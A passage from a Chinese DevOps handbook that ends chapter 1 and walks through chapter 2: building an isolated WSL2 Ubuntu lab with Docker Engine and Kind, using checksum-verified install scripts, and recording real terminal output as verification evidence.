8. **可观测性（第 9 章）**：`bash observability/install-observability.sh`。
9. **SLO 规则（第 12 章）**：`kubectl apply -f observability/alerts/demo-api-slo.yaml`。
10. **合成测试门禁（第 11 章）**：本地运行 `bash synthetic/run-gate.sh`，CI 中由发布流水线自动运行。
11. **Ansible（第 13 章）**：按第 13 章准备控制节点并运行 `ansible/site.yml`。

> **注意**
>
> **fork 之后要改的地方。** 仓库中有几处写死了原仓库的身份 `miku-wwl/devops-delivery`：Kyverno 策略中的签名者正则、各章的 `cosign verify` / `gh attestation verify` 命令、GHCR 镜像路径，以及 GitOps 中环境的镜像地址。不改的话，你自己构建的镜像会被准入策略拒绝。

1.9 需要你本人完成的事项

以下事项按规则必须由仓库所有者本人完成，自动化执行时没有代办：

1. 审阅并合并 PR #1–#3 以及之后各阶段叠加的分支（`p4/…` 至 `p12/…`）；合并后把 `security` 检查加入规则集的必需检查。
2. 在 GitHub 上批准（或拒绝）等待中的生产审批运行 42142945642（第 8 章）。
3. 在 GitGuardian 中把第 4 章的误报事件标记为误报。
4. 完成 GitHub Skills 的 Hello GitHub Actions 练习（第 3 章）。
5. Datadog：登录实验用的试用账号，完成两个 Agent 实验的网页部分，填写各课问卷；是否参加认证考试由你决定（第 10 章）。

1.10 本章小结

- 本书围绕三个问题展开：怎样交付得又快又稳、交付的东西是否可信、出了问题如何快速发现与恢复。
- 最终的系统由代码线、部署线和反馈线组成，一个变更要经过十几道关卡才能到达生产，每道关卡防的是不同的问题。
- 各章之间有清晰的依赖关系；按知识地图选择学习路径，并留意几条贯穿全书的线索。
- 整套实验可以按“从零复现”一节的顺序在新机器上重建。

第 2 章　实验环境搭建：WSL2 + Docker Engine + Kind（P0）

> 本章从一台普通的 Windows 11 电脑出发，建立一个与宿主机隔离、版本固定、可随时重建的 Linux 实验环境。后面所有章节（Kubernetes、Helm、Argo CD、可观测性……）都在这个环境里运行。本章也会介绍本手册“如何取证”：每一段输出、每一张截图从哪里来。

2.1　本章目标与产出

产出	位置	作用
独立 WSL2 发行版 `devops-lab`（Ubuntu 24.04 LTS）	`D:\wsl\devops-lab\ext4.vhdx`	所有 Linux 实验的运行环境
发行版创建脚本	`automation/lab/wsl-create.ps1`	下载官方镜像、校验 SHA256、导入
初始化脚本	`automation/lab/bootstrap-root.sh`	安装 Docker Engine 与 10 个固定版本的 CLI
版本清单	`automation/lab/versions.env`	所有工具版本的唯一来源
验证脚本	`automation/lab/verify.sh`	一键冒烟测试
证据录制器	`automation/evidence/transcript.sh`	把“命令 + 真实输出”录成文本证据

验收标准： `docker run hello-world` 成功；用固定版本节点镜像创建的 Kind 集群节点进入 `Ready`；所有工具版本与 `versions.env` 一致。本章验收已全部通过（证据见 `evidence/p0/`）。

学完本章，你应当能够：

- 说清 Windows → WSL2 → Docker → Kind 节点 → Pod 这几层的关系，判断一条命令实际在哪一层执行；
- 用脚本可重复地创建、验证和销毁实验环境，并对下载的每个二进制做 SHA256 校验；
- 解释 Kind 节点镜像、kubeconfig 和 `kind load` 各自的作用；
- 用 `transcript.sh` 录制可复查的终端证据。

2.2　原理：这套实验环境由哪些层组成

在动手之前，先弄清楚命令最终是在“哪一层”执行的。很多环境问题（网络不通、权限不够、找错了命令）都源于没分清层次。



图 2-1　本手册实验环境的分层结构

2.2.1　WSL2：Windows 里的真 Linux

WSL2（Windows Subsystem for Linux 2）会在后台运行一台轻量级虚拟机，里面是微软维护的**真正的 Linux 内核**（本机为 `6.6.114.1-microsoft-standard-WSL2`）。每个“发行版”（distro）本质上是一块 ext4 虚拟磁盘（`ext4.vhdx`），共享同一个内核。

和本章相关的几个关键事实：

- **发行版彼此隔离。** 用户机器上原本就有 Podman 使用的 `podman-machine-default`。我们新建一个独立的 `devops-lab`，两边的软件、配置互不干扰，实验做坏了可以整个删除重建。
- **磁盘位置可以指定。** 通过 `wsl --import` 可以把虚拟磁盘放到任意目录。本机 C 盘只剩约 27 GB，而后续要拉取 GitLab、Kind 节点、可观测性组件等大量镜像，所以放在 D 盘。
- **网络模式。** 本机 `%USERPROFILE%\.wslconfig` 里配置了 `networkingMode=mirrored`（镜像网络）：WSL 与 Windows 共享网络接口，Linux 里监听的端口在 Windows 上直接用 `localhost:端口` 访问。这让我们可以用 Windows 上的 Edge 浏览器给 Argo CD、Grafana 等界面截图。

- **systemd。** 新版 WSL 支持把 systemd 作为 1 号进程，这样 `docker` 等服务就能像在普通 Ubuntu 服务器上一样被 `systemctl` 管理、开机自启。

2.2.2 容器、镜像与 Docker Engine

镜像（image） 是一个只读的、分层的文件系统快照，加上启动命令等元数据；**容器（container）** 是镜像的一个运行实例，本质是宿主机上的一组进程，被 Linux 内核的 *namespace*（隔离视图）和 *cgroup*（资源限制）包裹起来。容器不是虚拟机，它没有自己的内核。

Docker Engine 由几层组成：`docker` 命令行 → `dockerd` 守护进程（REST API，监听 `/var/run/docker.sock`）→ `containerd`（管理容器生命周期与镜像）→ `runc`（真正调用内核创建容器）。本章的验证结果中可以看到 `storage=overlayfs cgroup=systemd/v2 runtime=runc`，正好对应这几层。第 5 章“深入”一节会在一个真实的 Pod 上逐一查看这些内核机制：它有哪些 namespace，cgroup 里写着什么限制，capability 和 seccomp 如何生效，overlayfs 怎样把镜像层叠成根文件系统。第 7 章“深入”一节则从镜像仓库一侧拆开同一个镜像。

> **原理**
>
> **为什么选 Docker Engine 而不是 Docker Desktop 或 Podman?** Kind、GitLab Runner、各官方教程默认都以 Docker 为运行时，在 Linux 中直接安装 Docker Engine 最接近服务器和 CI Runner 的真实环境，也不涉及 Docker Desktop 的许可条款。Podman 虽然兼容 Docker CLI，但 Kind 对 Podman 的支持仍标注为实验性。

2.2.3 Kind：把 Kubernetes 节点跑在容器里

Kind（Kubernetes IN Docker）是 Kubernetes SIG Testing 维护的官方工具。它把每个 Kubernetes **节点** 做成一个 Docker 容器：容器镜像 `kindest/node` 里预装了 `containerd`、`kubelet` 和 `kubeadm`，Kind 在容器里运行 `kubeadm init` 完成集群引导，然后安装默认 CNI 网络插件 `kindnet` 和本地存储 `local-path-provisioner`，最后把访问凭据写入 `~/.kube/config`。

所以本手册里会出现“套娃”：Pod 里的容器 → 运行在 Kind 节点容器里的 containerd 中 → Kind 节点容器又运行在 WSL 里的 Docker 中。理解这一点后，你就知道：

- `docker ps` 只能看到 Kind **节点**容器，看不到 Pod；查看 Pod 要用 `kubectl`。
- 本地构建的镜像要用 `kind load docker-image` 送进节点里的 containerd，Pod 才能使用。
- 节点镜像版本决定了 Kubernetes 版本。我们用 `kindest/node:v1.37.0` 并**固定 digest**，保证任何时候重建都得到同一份节点镜像。

2.3 前置检查

开始前先确认宿主机满足条件。下面是在 Windows PowerShell 中执行的检查与本机的真实结果（完整记录：`evidence/p0/precheck-windows.log`）：

```
PS> Get-CimInstance Win32_ComputerSystem | Select-Object @{n="RAM_GB";e={[math]::Round($_.TotalPhy
sicalMemory/1GB,1)}},NumberOfLogicalProcessors,HypervisorPresent | Format-List
RAM_GB                   : 31.3
NumberOfLogicalProcessors : 16
HypervisorPresent         : True

PS> (Get-CimInstance Win32_Processor).VirtualizationFirmwareEnabled
True

PS> wsl.exe --version
WSL 版本: 2.7.3.0
内核版本: 6.6.114.1-1

PS> Get-Content "$env:USERPROFILE\.wslconfig"
[wsl2]
networkingMode=mirrored

PS> foreach ($u in "https://registry-1.docker.io/v2/","https://ghcr.io/v2/","https://registry.k8s.
io/v2/","https://github.com") { ... }
https://registry-1.docker.io/v2/     HTTP 401
https://ghcr.io/v2/                  HTTP 401
https://registry.k8s.io/v2/          HTTP 401
https://github.com                   HTTP 200
```

逐项解读：

检查项	要求	说明
内存	建议 ≥ 16 GB	WSL2 默认最多使用宿主机 50% 内存，本机为 15 GiB；后续 GitLab CE 约需 4 GB
虚拟化	`VirtualizationFirmwareEnabled = True`	需要在 BIOS/UEFI 中开启 AMD-V / Intel VT-x，否则 WSL2 无法启动
WSL 版本	2.x	`wsl --import`、`--manage` 等功能依赖较新的 WSL
镜像仓库连通性	返回 401 即正常	镜像仓库的 `/v2/` 接口未登录时返回 401 Unauthorized，说明网络可达；超时才说明不通

> **提示**
>
> 如果你的机器还没有安装 WSL，需要以**管理员身份**运行 `wsl --install` 并重启电脑。这是唯一需要管理员权限的步骤，本手册后续操作都以普通用户身份完成。

2.4 第 1 步：创建独立的 WSL 发行版

我们不从 Microsoft Store 安装 Ubuntu，而是从 Ubuntu 官方镜像站下载 WSL 根文件系统，**校验 SHA256 后**用 `wsl --import` 导入到 D 盘。这样做有三个好处：可以指定安装位置；可以自定义发行版名称；整个过

程可脚本化、可审计。

2.4.1 脚本解析：`automation/lab/wsl-create.ps1`

```powershell
param(
  [string]$DistroName = 'devops-lab',
  [string]$InstallDir = 'D:\wsl\devops-lab',
  [string]$CacheDir   = 'D:\wsl\images',
  [string]$BaseUrl    = 'https://cloud-images.ubuntu.com/wsl/releases/24.04/current',
  [string]$ImageName  = 'ubuntu-noble-wsl-amd64-24.04lts.rootfs.tar.gz'
)
$ErrorActionPreference = 'Stop'
$env:WSL_UTF8 = '1'   # make wsl.exe print UTF-8 instead of UTF-16

if ((wsl.exe -l -q) -contains $DistroName) {
  Write-Host "WSL distro '$DistroName' already exists - nothing to do."
  exit 0
}

New-Item -ItemType Directory -Force -Path $CacheDir, $InstallDir | Out-Null
$image = Join-Path $CacheDir $ImageName

if (-not (Test-Path $image)) {
  Write-Host "Downloading $BaseUrl/$ImageName"
  curl.exe -fsSL --retry 3 -o $image "$BaseUrl/$ImageName"
  if ($LASTEXITCODE -ne 0) { throw "download failed" }
}

$sums = curl.exe -fsSL "$BaseUrl/SHA256SUMS"
$expected = ($sums -split "`n" | Where-Object { $_ -match [regex]::Escape($ImageName) } |
             Select-Object -First 1).Split(' ')[0].Trim().ToLower()
$actual = (Get-FileHash -Algorithm SHA256 $image).Hash.ToLower()
Write-Host "expected sha256: $expected"
Write-Host "actual   sha256: $actual"
if ($expected -ne $actual) { throw "SHA256 mismatch - refusing to import" }

wsl.exe --import $DistroName $InstallDir $image --version 2
if ($LASTEXITCODE -ne 0) { throw "wsl --import failed" }
wsl.exe -l -v
```

关键点：

- `$env:WSL_UTF8 = '1'`：`wsl.exe` 默认输出 UTF-16 编码，在 PowerShell 中做字符串比较时会出现“看起来一样却不相等”的问题。设置该变量后输出 UTF-8，`-contains` 判断才可靠。
- **幂等（idempotent）**：如果发行版已存在就直接退出。幂等是自动化脚本的基本要求——同一个脚本执行一次和执行十次，结果应当相同。
- **校验 SHA256**：从同一个官方目录下载 `SHA256SUMS`，与本地文件的哈希比较，不一致就拒绝导入。这能发现下载损坏，也能发现被篡改的文件（第 7 章的软件供应链安全会把这个思想扩展到容器镜像签名）。
- `wsl --import <名称> <安装目录> <rootfs> --version 2`：把 rootfs 解包到一块新的 `ext4.vhdx` 中并注册为发行版。导入的发行版默认以 root 登录，下一步我们会创建普通用户。

2.4.2 执行与结果

```
PS> pwsh -NoProfile -ExecutionPolicy Bypass -File automation\lab\wsl-create.ps1
Downloading https://cloud-images.ubuntu.com/wsl/releases/24.04/current/ubuntu-noble-wsl-amd64-24.0
4lts.rootfs.tar.gz
expected sha256: 2a790896740b14d637dbdc583cce1ba081ac53b9e9cdb46dc09a2f73abbd9934
actual   sha256: 2a790896740b14d637dbdc583cce1ba081ac53b9e9cdb46dc09a2f73abbd9934
操作成功完成。
  NAME                      STATE           VERSION
* podman-machine-default    Stopped         2
  podman-net-usermode       Stopped         2
  devops-lab                Stopped         2
elapsed: 96s
```

两个哈希完全一致，导入成功，原有的 Podman 发行版保持不变。

2.5 第 2 步：初始化发行版（bootstrap-root.sh）

导入后的 Ubuntu 是一个“干净”的最小系统。初始化脚本以 root 身份运行，完成 6 件事。完整脚本如下，随后逐段解释。

```
#!/usr/bin/env bash
set -euo pipefail

HERE="$(cd "$(dirname "${BASH_SOURCE[0]}")" && pwd)"
source <(tr -d '\r' < "$HERE/versions.env")
LAB_USER="${LAB_USER:-devops}"
export DEBIAN_FRONTEND=noninteractive

log() { printf '\n==> %s\n' "$*"; }

log "1/6 base packages"
apt-get update -y -qq
apt-get install -y -qq --no-install-recommends \
  ca-certificates curl gnupg jq git make unzip tar sudo less vim-tiny \
  iproute2 iputils-ping dnsutils bash-completion python3 python3-venv python3-pip >/dev/null
echo "base packages installed"

log "2/6 /etc/wsl.conf"
cat > /etc/wsl.conf <<EOF
[boot]
systemd=true

[user]
default=${LAB_USER}

[interop]
appendWindowsPath=false
EOF
cat /etc/wsl.conf

log "3/6 lab user '${LAB_USER}'"
id "$LAB_USER" >/dev/null 2>&1 || useradd -m -s /bin/bash "$LAB_USER"
echo "${LAB_USER} ALL=(ALL) NOPASSWD:ALL" > "/etc/sudoers.d/90-${LAB_USER}"
```

```
chmod 0440 "/etc/sudoers.d/90-${LAB_USER}"
id "$LAB_USER"

log "4/6 Docker Engine (official apt repository)"
install -m 0755 -d /etc/apt/keyrings
curl -fsSL https://download.docker.com/linux/ubuntu/gpg -o /etc/apt/keyrings/docker.asc
chmod a+r /etc/apt/keyrings/docker.asc
. /etc/os-release
cat > /etc/apt/sources.list.d/docker.sources <<EOF
Types: deb
URIs: https://download.docker.com/linux/ubuntu
Suites: ${UBUNTU_CODENAME:-$VERSION_CODENAME}
Components: stable
Signed-By: /etc/apt/keyrings/docker.asc
EOF
apt-get update -y -qq
apt-get install -y -qq docker-ce docker-ce-cli containerd.io docker-buildx-plugin docker-compose-p
        lugin >/dev/null
usermod -aG docker "$LAB_USER"
docker --version

log "5/6 kernel parameters for kind (inotify limits)"
cat > /etc/sysctl.d/99-kind.conf <<'EOF'
fs.inotify.max_user_watches = 524288
fs.inotify.max_user_instances = 512
EOF
sysctl -q --system || true

log "6/6 pinned CLIs -> /usr/local/bin (sha256-verified)"
TMP="$(mktemp -d)"
trap 'rm -rf "$TMP"' EXIT
cd "$TMP"
gh_dl() { printf 'https://github.com/%s/releases/download/%s/%s' "$1" "$2" "$3"; }
fetch() { curl -fsSL --retry 3 -o "$2" "$1"; }
check() { grep -E "[ *]$1\$" | sha256sum -c -; }

# kubectl (dl.k8s.io publishes a bare hash)
fetch "https://dl.k8s.io/release/${KUBECTL_VERSION}/bin/linux/amd64/kubectl" kubectl
echo "$(curl -fsSL "https://dl.k8s.io/release/${KUBECTL_VERSION}/bin/linux/amd64/kubectl.sha256")
        kubectl" | sha256sum -c -
install -m 0755 kubectl /usr/local/bin/kubectl

# kind
fetch "$(gh_dl kubernetes-sigs/kind "$KIND_VERSION" kind-linux-amd64)" kind-linux-amd64
curl -fsSL "$(gh_dl kubernetes-sigs/kind "$KIND_VERSION" kind-linux-amd64.sha256sum)" | check kind
        -linux-amd64
install -m 0755 kind-linux-amd64 /usr/local/bin/kind

# helm
f="helm-${HELM_VERSION}-linux-amd64.tar.gz"
fetch "https://get.helm.sh/$f" "$f"
curl -fsSL "https://get.helm.sh/$f.sha256sum" | check "$f"
tar -xzf "$f" linux-amd64/helm
install -m 0755 linux-amd64/helm /usr/local/bin/helm

# ……argocd、kubectl-argo-rollouts、trivy、syft、cosign、k6 与上面完全同一模式……

# yq (publishes BSD-style "SHA256 (file) = hash" lines)
```

```
fetch "$(gh_dl mikefarah/yq "$YQ_VERSION" yq_linux_amd64)" yq_linux_amd64
sum="$(curl -fsSL "$(gh_dl mikefarah/yq "$YQ_VERSION" checksums-bsd)" | sed -n 's/^SHA256 (yq_linu
        x_amd64) = //p')"
[ -n "$sum" ] || { echo "yq checksum not found" >&2; exit 1; }
echo "$sum  yq_linux_amd64" | sha256sum -c -
install -m 0755 yq_linux_amd64 /usr/local/bin/yq
```

（中间重复模式的 6 个工具在书中省略，仓库中的脚本是完整的。）

2.5.1 逐段解释

`set -euo pipefail` —— Bash 脚本的“安全带”：`-e` 任何命令失败立即退出；`-u` 使用未定义变量时报错；`-o pipefail` 管道中任一环节失败，整个管道就算失败。没有它，校验失败的二进制可能会被继续安装。

`source <(tr -d '\r' < versions.env)` —— 读取版本清单。`tr -d '\r'` 删除 Windows 换行符中的 `\r`：仓库在 Windows 上检出时，若 Git 配置了 `core.autocrlf=true`，文本文件会变成 CRLF 结尾，Bash 会把 `v1.37.2\r` 当成版本号的一部分。本仓库同时用 `.gitattributes` 强制 LF，这里是双保险。

`/etc/wsl.conf` —— WSL 在**启动发行版时**读取的配置：

配置	作用
`[boot] systemd=true`	让 systemd 成为 1 号进程，Docker 服务可被 `systemctl` 管理并自动启动
`[user] default=devops`	`wsl -d devops-lab` 默认以 `devops` 登录，而不是 root
`[interop] appendWindowsPath=false`	不把 Windows 的 PATH 拼接进 Linux。否则 Linux 中可能意外调用到 Windows 版的 `kubectl.exe`、`helm.exe`（本机 Windows 上恰好也装了这些工具）

普通用户 + 免密 sudo —— 日常操作用普通用户是良好习惯；`NOPASSWD` 只适用于本地一次性实验环境，**不要**在共享或生产机器上这样配置。

Docker 官方 apt 源 —— 按 Docker 官方文档的做法：下载 Docker 的 GPG 公钥放到 `/etc/apt/keyrings/`，再用 deb822 格式（`.sources` 文件）声明软件源，`Signed-By` 把这个源**只**与这把公钥绑定，防止其他源冒充。`usermod -aG docker devops` 把用户加入 `docker` 组，使其无需 sudo 即可访问 `/var/run/docker.sock`。

> **注意**
>
> `docker` 组的成员实际上拥有宿主机 root 等价权限（可以挂载任意目录启动特权容器）。在实验环境中这是可以接受的便利，在服务器上应严格控制该组成员。

inotify 参数 —— Kind 官方的已知问题文档建议调大 `fs.inotify.max_user_watches` 和 `max_user_instances`，否则节点中的 kubelet 等组件在 Pod 较多时可能报 “too many open files”。

固定版本 + 校验和 —— 每个工具都遵循同一模式：从官方发布地址下载 → 从**同一发布**下载校验和清单 → `sha256sum -c` 校验 → 通过后才安装到 `/usr/local/bin`。`check()` 函数用 `grep -E "[ *]文件名$"` 只取清单中对应文件那一行，再交给 `sha256sum -c -` 校验。

> **原理**
>
> **为什么要固定版本?** “安装最新版”的脚本今天和下个月执行的结果不同，出现问题时无法复现。把版本写进 `versions.env`，环境就成了可以审阅、可以回滚的“代码”。这正是后面 GitOps 一章“一切以 Git 中声明的状态为准”思想的雏形。

2.5.2 执行与结果

在 PowerShell 中以 root 身份运行脚本（脚本位于 Windows 的 D 盘，WSL 中自动挂载为 `/mnt/d`）：

```
PS> wsl.exe -d devops-lab -u root -- bash /mnt/d/workshop/nov/devops-delivery/automation/lab/bootstrap-root.sh
```

root@devops-lab: bash automation/lab/bootstrap-root.sh　　终端记录渲染

```
==> 1/6 base packages
base packages installed

==> 2/6 /etc/wsl.conf
[boot]
systemd=true

[user]
default=devops

[interop]
appendWindowsPath=false

==> 3/6 lab user 'devops'
uid=1001(devops) gid=1002(devops) groups=1002(devops)

==> 4/6 Docker Engine (official apt repository)
Docker version 29.9.3, build 5457199

==> 5/6 kernel parameters for kind (inotify limits)

==> 6/6 pinned CLIs -> /usr/local/bin (sha256-verified)
kubectl: OK
kind-linux-amd64: OK
helm-v4.3.1-linux-amd64.tar.gz: OK
argocd-linux-amd64: OK
kubectl-argo-rollouts-linux-amd64: OK
trivy_0.76.2_Linux-64bit.tar.gz: OK
syft_1.57.0_linux_amd64.tar.gz: OK
cosign-linux-amd64: OK
k6-v2.3.0-linux-amd64.tar.gz: OK
yq_linux_amd64: OK

==> bootstrap finished - restart the distro to activate systemd: wsl.exe --terminate devops-lab
```

图 2-2　bootstrap-root.sh 的真实输出：Docker 29.9.3 安装完成，10 个二进制全部通过 SHA256 校验（终端记录渲染）

整个过程耗时 144 秒。注意图中每个工具都输出了 `: OK`，这是 `sha256sum -c` 校验通过的标志；只要有一个不通过，`set -e` 会让脚本立即失败。

2.6 第 3 步：重启发行版并验证

`/etc/wsl.conf` 只在发行版**启动时**读取，所以必须先关闭发行版，让 systemd 和默认用户生效：

```
PS> wsl.exe --terminate devops-lab
PS> wsl.exe -d devops-lab
devops@jiejie:~$          # 现在默认以 devops 用户登录
```

然后逐条验证。以下是真实记录的节选（完整记录：`evidence/p0/verify.log`）：

```
$ grep PRETTY_NAME /etc/os-release
PRETTY_NAME="Ubuntu 24.04 LTS"

$ ps -p 1 -o comm=
systemd

$ systemctl is-active docker
active

$ id
uid=1001(devops) gid=1002(devops) groups=1002(devops),989(docker)

$ docker version --format 'client={{.Client.Version}} server={{.Server.Version}}'
client=29.9.3 server=29.9.3

$ docker compose version
Docker Compose version v5.7.0

$ kubectl version --client
Client Version: v1.37.2
Kustomize Version: v5.8.1

$ kind version
kind v0.33.0 go1.26.7 linux/amd64

$ helm version
version.BuildInfo{Version:"v4.3.1", GitCommit:"c0d08d0d6d9424d4a14febb5e8a3e51b0dd00dff", GitTreeS
tate:"clean", GoVersion:"go1.27.2", KubeClientVersion:"v1.37"}

$ argocd version --client --short
argocd: v3.6.1+94037c4

$ k6 version
k6 v2.3.0 (commit/e088784614, go1.26.8, linux/amd64)
```

每一行都在验证一个假设：

- `ps -p 1` 输出 `systemd` → `wsl.conf` 的 `[boot]` 生效；

- `id` 中出现 `989(docker)` → 用户已在 docker 组，且这是一个新会话（组成员关系只在新登录会话中生效）；
- client 与 server 版本都是 29.9.3 → CLI 能通过 socket 连上守护进程；
- 各工具版本与 `versions.env` 完全一致。

接下来是最关键的端到端验证：拉取节点镜像、创建一个真实的 Kubernetes 集群。

```
$ source <(tr -d '\r' < automation/lab/versions.env) && echo "$KIND_NODE_IMAGE"
kindest/node:v1.37.0@sha256:a1ed56cfb0e7b93589bdf97c8cd566405a265939e3620fc4f5de89adff580ae5

$ kind create cluster --name smoke --image "$KIND_NODE_IMAGE" --wait 180s
```



图 2-3　Kind 冒烟集群：节点 v1.37.0 在 15 秒内 Ready，随后被删除（终端记录渲染）

读懂这段输出：

1. **Ensuring node image**：拉取（或复用）`kindest/node` 镜像。因为指定了 `@sha256:...`，Docker 会校验拉到的内容与 digest 一致。

2. **Preparing nodes / Writing configuration / Starting control-plane**：创建节点容器、生成 kubeadm 配置，在容器内执行 `kubeadm init`。
3. **Installing CNI / StorageClass**：安装 kindnet 网络插件和 local-path 存储类。
4. **Set kubectl context to "kind-smoke"**：在 `~/.kube/config` 中写入集群地址与证书，并切换当前 context。
